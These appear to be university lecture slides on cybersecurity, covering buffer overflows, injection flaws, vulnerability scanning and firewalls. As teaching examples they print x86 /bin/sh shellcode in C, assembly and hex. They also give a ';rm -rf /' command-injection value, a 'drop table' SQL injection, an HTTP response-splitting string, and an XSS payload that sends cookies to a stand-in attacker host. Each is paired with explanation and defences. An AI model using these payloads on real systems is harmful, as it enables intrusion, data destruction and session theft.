- To exploit a buffer overflow an attacker needs:
  - **to identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control**
  - **to understand how that buffer is stored in memory and determine potential for corruption**
- What the attacker does with the resulting corruption of memory varies considerably, depending on what values are being overwritten
- Identifying vulnerable programs can be done by:
  - **inspection of program source**
  - **tracing the execution of programs as they process oversized input**
  - **using tools such as fuzzing to automatically identify potentially vulnerable programs**

Stack Buffer Overflow

- A stack-based buffer overflow condition is a condition where the buffer being overwritten is allocated on the stack (i.e., is a local variable or, rarely, a parameter to a function)
  - **also referred to as stack smashing**
  - **still being widely exploited**

- Impact
  - **generally lead to crashes**
    - lack of availability are possible, including putting the program into an infinite loop
  - **can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy**
    - this can often be used to subvert any other security service

Shellcode

- Code supplied by attacker
  - **Often saved in buffer being overflowed**
  - **Traditionally transferred control to a user command-line interpreter (shell)**
- It is machine code
  - **Specific to processor and operating system**
  - **Traditionally needed good assembly language skills to create**
  - **A number of sites and tools have been developed that automate this process**
    - e.g. Metasploit Project - it provides useful information to people who perform penetration, IDS signature development, and exploit research

Example UNIX Shellcode

```
int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];


    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

(a) Desired shellcode code in C

```
      nop
      nop                    //end of nop sled
      jmp find               //jump to end of code
cont: pop %esi               //pop address of sh off stack into %esi
      xor %eax, %eax         //zero contents of EAX
      mov %al, 0x7(%esi)     //copy zero byte to end of string sh (%esi)
      lea (%esi), %ebx       //load address of sh (%esi) into %ebx
      mov %ebx,0x8(%esi)     //save address of sh in args [0] (%esi+8)
      mov %eax,0xc(%esi)     //copy zero to args[1] (%esi+c)
      mov $0xb,%al           //copy execve syscall number (11) to AL
      mov %esi,%ebx          //copy address of sh (%esi) into %ebx
      lea 0x8(%esi),%ecx     //copy address of args (%esi+8) to %ecx
      lea 0xc(%esi),%edx     //copy address of args[1] (%esi+c) to %edx
      int $0x80              //software interrupt to execute syscall
find: call cont              //call cont which saves next address on stack
sh:   .string "/bin/sh"      //string constant
args: .long 0                //space used for args array
      .long 0                //args[1] and also NULL for env array
```

(b) Equivalent position-independent x86 assembly code

```
90  90  eb  1a  5e  31  c0  88  46  07  8d  1e  89  5e  08  89
46  0c  b0  0b  89  f3  8d  4e  08  8d  56  0c  cd  80  e8  e1
ff  ff  ff  2f  62  69  6e  2f  73  68  20  20  20  20  20  20
```

(c) Hexadecimal values for compiled x86 machine code

Buffer Overflow defenses

- Buffer overflows are widely exploited

- Two broad defense approaches
  - **Compile-time**
    - Aim to harden programs to resist attacks in new programs
  - **Run-time**
    - Aim to detect and abort attacks in existing programs

Compile-time defenses: Programming language

- Use a modern high-level language
  - **Not vulnerable to buffer overflow attacks**
  - **Compiler enforces range checks and permissible operations on variables**

- Disadvantages
  - **Additional code must be executed at run time to impose checks**
  - **Flexibility and safety comes at a cost in resource use**
  - **Distance from the underlying machine language and architecture means that access to some instructions and hardware resources is lost**
  - **Limits their usefulness in writing code, such as device drivers, that must interact with such resources**

Compile-time defenses: Language Extensions/Safe Libraries

- Handling dynamically allocated memory is more problematic because the size information is not available at compile time
  - **Requires an extension and the use of library routines**
    - Programs and libraries need to be recompiled
    - Likely to have problems with third-party applications

- Concern with C is use of unsafe standard library routines
  - **One approach has been to replace these with safer variants**
    - Libsafe is an example
    - Library is implemented as a dynamic library arranged to load before the existing standard libraries

Compile-time defenses: Stack protection

- Add function entry and exit code to check stack for signs of corruption
- Use random canary
  - **value needs to be unpredictable**
- Stackshield and Return Address Defender (RAD)
  - **GCC extensions that include additional function entry and exit code**
    - function entry writes a copy of the return address to a safe region of memory
    - function exit code checks the return address in the stack frame against the saved copy
    - if change is found, aborts the program

Run-time defenses: Executable address space protection

- Use virtual memory support to make some regions of memory non-executable
  - **Requires support from memory management unit (MMU)**
  - **Long existed on SPARC / Solaris systems**
  - **Recent on x86 Linux/Unix/Windows systems**

Run-time defenses: Address space randomization

- Manipulate location of key data structures
  - **stack, heap, global data**
  - **using random shift for each process**
  - **large address range on modern systems means wasting some has negligible impact**
- Randomize location of heap buffers
- Random location of standard library functions

Return to System Call

- Stack overflow variant replaces return address with standard library function
  - **Response to non-executable stack defenses**
  - **Attacker constructs suitable parameters on stack above return address**
  - **Function returns and library function executes**
  - **Attacker may need exact buffer address**
  - **Can even chain two library calls**
- Defenses
  - **Any stack protection mechanisms to detect modifications to the stack frame or return address by function exit code**
  - **Randomization of the stack in memory and of system libraries**

The heap

- The heap is used to store dynamically allocated data
  - **dynamic data is mainly used to:**
    - manage objects that cannot fit into a predefined memory size
    - survive function calls
    - share objects between threads

Heap Overflow

- Attack buffer located in heap
  - **Typically located above program code**
  - **Memory is requested by programs to use in dynamic data structures (such as linked lists of records)**
- No return address
  - **Hence no easy transfer of control**
  - **May have function pointers can exploit**
  - **Or manipulate management data structures**
- Defenses
  - **Making the heap non-executable**
  - **Randomizing the allocation of memory on the heap**

Improper Neutralization

Improper Neutralization

- Not safely handling input for a specific context
  - **improper neutralization (sanitization) of input used in various contexts (e.g., SQL, HTML, shell, etc.)**
  - **It's about removing or escaping dangerous content in input so they don't affect the logic of the target context**
    - the system does not ensure or incorrectly ensures that structured messages or data are well-formed and that certain security properties are met before being read from an upstream component or sent to a downstream component
      - If a message is malformed, it may cause the message to be incorrectly interpreted

Improper Neutralization (cont.)

- Examples:
  - **Including user input directly in an HTML page without escaping `<script>` tags**
  - **Putting unsanitized user input into a SQL query string**
- Related CWEs:
  - **CWE-89 (SQL Injection)**
  - **CWE-79 (Cross-Site Scripting)**
  - **CWE-77 (Command Injection)**

Injection

- Flaws relating to invalid handling of input data, specifically when program input data can accidentally or deliberately influence the flow of execution of the program
- Most common case when input data are passed as a parameter to another program on the system
- Most often occur in scripting languages
  - **e.g. JavaScript, PHP, Python, SQL**
  - **often used as Web scripts**

Injection attack: Example 1

- Example of OS command injection
  - **this PHP code intends to take the name of a user and list the contents of that user's home directory**

```
$userName = $_POST["user"];
$command = 'ls -l /home/' . $userName;
system($command);
```

  - **the** $userName **variable is not checked for malicious input. An attacker could set the** $userName **variable to an arbitrary OS command such as:**

```
;rm -rf /
```

  - **which would result in** $command **being:**

```
ls -l /home/;rm -rf /
```

  - **since the semi-colon is a command separator in Unix, the OS would first execute the** ls **command, then the** rm **command, deleting the entire file system**

https://cwe.mitre.org/data/definitions/74.html

Injection attack: Example 2

- The following Java code reads the name of the author of a weblog entry, author, from an HTTP request and sets it in a cookie header of an HTTP response

```
String author = request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

  - **assuming a string consisting of standard alpha-numeric characters, such as "Jane Smith", is submitted in the request the HTTP response including this cookie might take the following form:**

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jane Smith
...
```

  - **since the value of the cookie is composed of unvalidated user input, the response will only maintain this form if the value submitted for AUTHOR_PARAM does not contain any CR and LF characters**

https://cwe.mitre.org/data/definitions/74.html

Injection attack: Example 2 (cont.)

- If an attacker submits a malicious string, such as

  Wiley Hacker\r\nHTTP/1.1 200 OK\r\n

  - **then the HTTP response would be split into two responses of the following form:**

    HTTP/1.1 200 OK
    ...
    Set-Cookie: author=Wiley Hacker
    HTTP/1.1 200 OK
    ...

  - **the second response is completely controlled by the attacker and can be constructed with any header and body content desired. The ability to construct arbitrary HTTP responses permits a variety of resulting attacks, including:**
    - cross-user defacement
    - web and browser cache poisoning
    - cross-site scripting
    - page hijacking


https://cwe.mitre.org/data/definitions/74.html

SQL Injection Attacks (SQLi)

- One of the most prevalent and dangerous web security threats
- Malicious SQL commands are sent to the database server
- Most common attack goal is bulk extraction of data
- Depending on the environment SQL injection can also be exploited to:
  - **modify or delete data**
  - **execute arbitrary operating system commands**
  - **launch denial-of-service (DoS) attacks**

SQL Injection (SQLi)

- It is caused by improper Neutralization of Special Elements used in an SQL Command
  - **the application constructs all or part of an SQL command using externally-influenced input from an upstream component**
  - **without neutralize or incorrectly neutralize special elements that could modify the intended SQL command**
  - **the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data**



https://cwe.mitre.org/data/definitions/89.html

PHP/SQL Injection Example

- Vulnerable PHP code:

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';";
$result = mysql_query($query);
```

  - **example of injection input:**


```
Bob'; drop table suppliers
```

- Safe PHP code:

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
mysql_real_escape_string($name) . "';";
$result = mysql_query($query);
```

Cross-Site Scripting (XSS)

- Improper Neutralization of Input During Web Page Generation
  - **commonly seen in scripted Web applications**
- Attacks where input provided by one user is subsequently output to another user
  - **the system does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users**
  - **vulnerability involves the inclusion of script code in the HTML content**
  - **script code may need to access data associated with other pages**
  - **browsers impose security checks and restrict data access to pages originating from the same site**



XSS Example

- Example of text that could be uploaded to a guestbook application, exploiting XSS

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

  - **when viewed it displays a little text and then executes the JavaScript code**
    - the code replaces the document contents with the information returned by the attacker's cookie script, which is provided with the cookie associated with this document
    - by using more sophisticated JavaScript code, it is possible for the script to execute with very little visible effect

- To prevent this attack, any user-supplied input should be examined and any dangerous code removed or escaped to block its execution

Validating input syntax

- It is necessary to ensure that data conform with any assumptions made about the data before subsequent use
- Input data should be compared against what is wanted
- Alternative is to compare the input data with known dangerous values
- By only accepting known safe data the program is more likely to remain secure

Vulnerability scanning

Vulnerability scanning

- Types of vulnerability scanners
  - **network and port scanner**
    - tells which hosts and network services are running and reachable
      - e.g. Nmap
  - **network vulnerability scanner**
    - looks for possible vulnerabilities associated to detected running application
      - e.g. Nessus, SAINT, OpenVAS
  - **web application security scanner**
    - automated crawling and testing of web applications
      - e.g. Indusface WAS, ScanMyServer, SUCURI, SSL Labs, Quttera, Detectify, Siteguarding, etc
      - https://owasp.org/www-community/Vulnerability_Scanning_Tools
  - **database security scanner**
  - **host based vulnerability scanner**

Network scanning

- Also refereed as network enumerating
- Activity through specific software for scanning a network for discovering active hosts and open ports (Port scanning)
  - **e.g. ping, traceroute, nmap**
- This is often used by administrators to check the security of their networks
- Can be used by attackers to identify running services on a host
- Related to network scanning are:
  - **Vulnerability scanning**
  - **Penetration test**

Network scanning (cont.)

- What a network scanner can do
  - **Host discovery**
    - identifying hosts on a network, for example listing the hosts which respond to pings, or which have a particular port open
  - **Port scanning**
    - enumerating the open ports on one or more target hosts
  - **Service version detection**
    - interrogating listening network services listening on remote devices to determine the application name and version number
  - **OS detection**
    - remotely determining the operating system and some hardware characteristics of network devices

Host Discovery

- Host discovery may be performed by using different techniques
  - **ICMP scan**
    - determines if a host responds to ICMP requests, such as echo (ping), netmask, etc
  - **TCP SYN/ACK/RST**
    - tries to open a TCP connection using port numbers
      - associtated to most common application services (e.g. HTTPd), or
      - by a given set
    - two modes (see *Port scanning*, later):
      - user space (TCP connect())
      - root space (TCP SYN/ACK/RST)

Host Discovery: ICMP Echo Request

- Host discovery through ICMP Echo Request (pingscan):
  - **ICMP echo datagrams are sent to a given host or to all hosts in a subnetwork**
  - **The attacker collects the replies and determines which hosts are actually alive**
- Example:

Starting nmap V. 2.12 by Fyodor (www.insecure.org/nmap/)

Host cisco-sales.ns.com (195.121.31.11) appears to be up.

Host sales1.ns.com (195.121.31.19) appears to be up.

Host sales4.ns.com (195.121.31.22) appears to be up.

Host sales2.ns.com (195.121.31.43) appears to be up.

Host sales3.ns.com (195.121.31.181) appears to be up.

Nmap run completed -- 256 IP addresses (5 hosts up) scanned in 1 second

Port scanning

- A port scanner may scan
  - **the most common port numbers, or**
  - **ports most commonly associated with vulnerable services, on a given host, or**
  - **a given list of TCP and UDP port numbers**
- The result of a scan on a target {host,proto,port} can be:
  - **Open or Accepted**
    - the host sent a reply indicating that a service is listening on the port
    - open ports may revel vulnerabilities associated with
      - the program responsible for delivering the service
      - the operating system that is running on the host
  - **Closed or Denied or Not Listening**
    - the host sent a reply indicating that connections will be denied to the port
  - **Filtered, Dropped or Blocked**
    - there was no reply from the host

Port scanning (cont.)

- Port scanning types:
  - **TCP (connect) scanning**
    - the simplest port scanners
    - use the operating system's network functions (e.g. connect() call)
    - if a port is open, the operating system completes the TCP three-way handshake, and the port scanner immediately closes the connection; otherwise an error code is returned
    - has the advantage that the user does not require special privileges
    - however, it prevents low-level control
  - **SYN scanning**
    - the port scanner generates raw IP packets itself (TCP SYN packet), and monitors for responses (TCP SYN-ACK packet), rather than use the operating system's network functions
    - the scanner responds with a TCP RST packet, closing the connection before the handshake is completed
    - also known as "half-open scanning", because it never actually opens a full TCP connection

Port scanning (cont.)

- Note:
  - **there is debate over which scan is less intrusive on the target host between TCP connect or TCP SYN scans**
    - SYN scan has the advantage that the individual services never actually receive a connection
      - however, the RST during the handshake can cause problems for some network stacks, in particular simple devices, like printers or other smart objects
    - connect scan uses more resources and may cause some services to crash

Port scanning (cont.)

- Port scanning types: (cont.)
  - **ACK scanning**
    - it does not exactly determine whether the port is open or closed, but whether the port is filtered or unfiltered
  - **UDP scanning**
    - if a UDP packet is sent to a port that is not open, some systems respond with an ICMP port unreachable message
    - an alternative approach is to send application-specific UDP packets, hoping to generate an application layer response

Vulnerability scanner

- They usually combine a network scanner with a DB of known application weaknesses and vulnerabilities
  - **for each vulnerability they usually associate:**
    - degree of risk
    - recommendations on how to mitigate it

- Examples of vulnerability scanning tools:
  - **Nessus**
  - **OpenVAS**
  - **nmap + NSE (Nmap Scripting Engine)**



UNIVERSITÀ DI PARMA
Dipartimento di Ingegneria e Architettura

Firewalls and Intrusion Detection Systems


Luca Veltri

(mail.to: luca.veltri@unipr.it)

Course of Cybersecurity, 2025/2026

Firewall

- A firewall is security system that controls the incoming and outgoing network traffic
  - **by analyzing the data packets and determining whether they should be allowed through or not, based on a rule set**
  - **builds a bridge between a system (an internal network or computer) and an external network**
  - **can be implemented in HW or SW**



Examples of firewalls

- Many routers that pass data between networks contain firewall components
  - **packet filtering (or screening) router**
- Also intermediate systems working at network or application level may acts as firewall
  - **NAT**
  - **Application Level Gateways (e.g. proxies)**
- Many personal computer OSs include software-based firewalls to protect against threats from the attached network and/or from the public Internet
  - **personal firewalls**
- Example: Linux iptables
  - may work as both personal firewall or router firewall

Firewall classification

- There are different types of firewalls depending on where the communication is taking place, where the communication is intercepted and the state that is being traced
  - **Network layer or packet filters**
    - Level 3-4 switches
    - Screening routers
    - Network address translation nodes
      - NATs and NAPTs
  - **Application-layer firewalls**
    - Host-based application firewalls
    - Network-based application firewalls
      - Single-interface bastion hosts
      - Dual-homed systems

When a firewall does not guarantee security


- In case of errors or firewall misconfigurations
  - **the firewall does not correctly implement the defined security policies**
- The system where the firewall is installed is vulnerable
  - **due to bugs or misconfiguration of the OS or other applications**
- Presence of other paths between the external and internal networks, by-passing the firewall, e.g.
  - **wireless (WiFi) Access Points connected to the internal network, not protected by the firewall**
  - **internal computers/smartphones with 3/4/5G connections**
- Attacks that start from internal system
  - **malicious users**
  - **caused by compromised mobile computers (laptops, tablets, smarthphones)**
  - **caused by software starting from removable disks / memory sticks**

Packet Filters

Packet filters

- Also referred to as network layer firewalls
- They operate at a relatively low level of the protocol stack, not allowing single packets to pass through the firewall unless they match the established rule set
  - **can filter traffic based on many packet attributes like**
    - source/destination IP addresses,
    - transport protocol,
    - source/destination ports,
    - input/output interfaces,
    - many other packet header fields and attributes
  - **filter rules may be defined by a firewall administrator, or default rules may apply**

Packet Filtering Router



- IP router with filtering capabilities
  - **also referred to as Screening Router**
- Applies a set of rules to each incoming IP packet and then forwards or discards the packet
  - **filter packets going in both directions**
  - **it is typically set up as a list of rules based on matches to fields in the IP and/or transport headers**
  - **two default policies (discard or forward)**

Filtering rules: Example

- Filtering rules are listed in proper lists or tables, sometimes referred to as *Access control lists*, or *Chains*
- Example:
  - **enabling traffic towards and from a mail server (SMTP) and web server (HTTP)**

IP source	*IP dest*	*Proto*	*Sorce port*	*Dest port*	*Action*
*	160.78.1.1	tcp	> 1023	25	permit
*	160.78 .1.2	tcp	> 1023	80	permit
160.78 .1.0/24	*	*	*	*	permit
*	*	*	*	*	deny

Packet Filtering Operation



incoming packet

inspection of header and data


enforcing of filtering rules



access control lists

Actions: routing, drop, log, jump to an other list, others

Example of insertion of filtering rules



Stateless vs Stateful packet filters

- Generally fall into two sub-categories: stateless and stateful
  - **Stateless packet filter**
    - decision is per-packet based
      - no state related on previously processed packet
    - require less memory, and can be fast
    - cannot make complex decisions based on what stage communications between hosts have reached
  - **Stateful packet filter**
    - maintain context about active sessions, and use that "state information" to process packets
      - any existing communication is characterized by several properties (source and dest addresses, UDP/TCP ports, connection lifetime, etc.)
      - a firewall's state table is maintained and it contains state (connection) information relate to accepted packets
      - a packet matches an existing connection based on comparison with the state table
      - if a packet does not match an existing connection, it will be evaluated according to the ruleset for new connections

Packet Filters – Advantages/Disadvantages

- Advantages:
  - **Simplicity**
  - **High speed**
  - **Transparency to users**

- Disadvantages:
  - **Difficulty of setting up packet filter rules**
  - **Lack of authentication**

Application-Layer Firewalls

Application-layer firewalls


- An application firewall is a form of firewall which controls input, output, and/or access from, to, or by an application or service
  - **can control all network traffic data up to the application layer**
    - it may inspect the contents of traffic, blocking specified content
      - such as certain websites, malicious programs, or attempts to exploit known logical flaws in client software
      - can restrict or prevent the spread of computer malwares
    - unlike a stateful packet filter firewall which is (without additional software) unable to control network traffic regarding a specific application
- There are two primary categories of application firewalls
  - **host-based application firewalls**
  - **network-based application firewalls**

Host-based application firewalls

- A host-based application firewall provides protection to the applications running on the same host
- It can monitor any application input, output, and/or system calls made from, to, or by the application
  - **this is done by examining information passed through system calls instead of or in addition to a network stack**
  - **it may block the input, output, or system calls (including socket calls) which do not meet the configured policy of the firewal**
  - **they are able to apply filtering rules (allow/block) on a per process basis instead of filtering connections on a per port basis**
  - **generally, prompts are used to define rules for processes that have not yet received a connection**

Network-based application firewalls

- A network-based application layer firewall operates at the application layer of an (application) intermediate node
  - **also known as proxy-based firewall or application-level gateway**
  - **it acts as a proxy/gateway for specific applications**
    - specific to a particular kind of network traffic
      - e.g. WAF (web application FW), HTTP and FTP proxy, SMTP server, SIP proxy
    - can act as either forward or reverse proxies



Network-based application firewalls (cont.)

